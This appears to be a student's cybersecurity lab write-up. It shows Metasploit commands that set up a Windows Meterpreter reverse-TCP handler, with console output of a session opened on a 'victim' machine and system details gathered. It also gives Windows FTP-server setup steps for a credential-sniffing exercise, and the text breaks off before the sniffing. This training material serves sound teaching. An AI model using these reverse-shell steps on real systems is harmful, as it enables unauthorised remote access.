

# Cyber Security Essentials

PROJECT-2    B-1    DAY-6

## **Question 1:**

- Create payload for windows .
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

## **Solution →**

Open kali terminal and type;

**Msfconsole** (It will take a little time wait...)

TYPE; **use exploit/multi/handler**


Type; **set payload windows/meterpreter/reverse\_tcp**

And we need to set your local host

TYPE; **set lhost**(your ip address)

TYPE; **set lport** (HERE)

Your Trojan is ready for exploit victim information, just you need only send it to victim system.



The screenshot shows the Metasploit msfconsole interface. At the top, there is a menu bar with File, Edit, View, Search, Terminal, Help, and a user prompt 'root@techchip:~# msfconsole'. Below the menu is a decorative banner featuring a stylized green and brown tree-like logo with the letters 'MSF' in the center. The main console area displays the following text:

```
Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.12.22-dev ]]
+ ... =[ 1577 exploits - 906 auxiliary - 272 post      ]
+ ... =[ 455 payloads - 39 encoders - 8 nops        ]
+ ... =[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > |
```

```
> use exploit/multi/handler
exploit(handler) > set payload windows/meterpreter/reverse_tcp
load => windows/meterpreter/reverse_tcp
exploit(handler) > set lhost 192.168.85.131
lhost => 192.168.85.131
exploit(handler) > set lport 4444
lport => 4444
exploit(handler) > exploit

Started reverse TCP handler on 192.168.85.131:4444
Starting the payload handler...
Sending stage (957999 bytes) to 192.168.85.1
Meterpreter session 1 opened (192.168.85.131:4444 -> 192.168.85.1:38539) at
2015-11-05 15:24:27 +0530

meterpreter > sysinfo
Computer       : DARKNIGHT
OS             : Windows 10 (Build 10240).
Architecture   : x64 (Current Process is WOW64)
System Language: en_US
Domain         : WORKGROUP
Logged On Users: 4
Meterpreter    : x86/win32
meterpreter > █ █
```

**Victim information visible in your system as above.....**

---

## **Question 2:**

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.


## **Solution →**

### **Install the FTP server components on Windows 10**


Although Windows 10 includes support to set up an FTP server, you need to add the required components manually.

To install the FTP server components, do the following:

- 1 Open **Control Panel**.
- 2 Click on **Programs**.
- 3 Under "Programs and Features," click the **Turn Windows features on or off** link.



- 4 Expand the "Internet Information Services" feature, and expand the **FTP server** option.
- 5 Check the **FTP Extensibility** and **FTP Service** options.
- 6 Check the **Web Management Tools** option with the default selections, but making sure that the **IIS Management Console** option is checked.




- 7 Click the **OK** button.
- 8 Click the **Close** button.


### **Setting up an FTP site:-**

To set up an FTP site, do the following:


- 1 Open **Control Panel**.
- 2 Click on **System and Security**.
- 3 Click on **Administrative Tools**.



4 Double-click the Internet Information Services (IIS) Manager shortcut.




5 On the "Connections" pane, right-click **Sites**, and select the Add FTP Site option.




- 6 In the FTP site name, type a short descriptive name for the server.
- 7 In the "Content Directory" section, under "Physical path," click the button on the right to locate the folder you want to use to store your FTP files.

**Quick Tip:** It's recommended to create a folder in the root of the main system drive, or on an entirely different hard drive. Otherwise, if you set the home folder in one of your default folders when adding multiple accounts, users won't have permission to access the folder. (You can adjust folder permissions, but it's not recommended.)

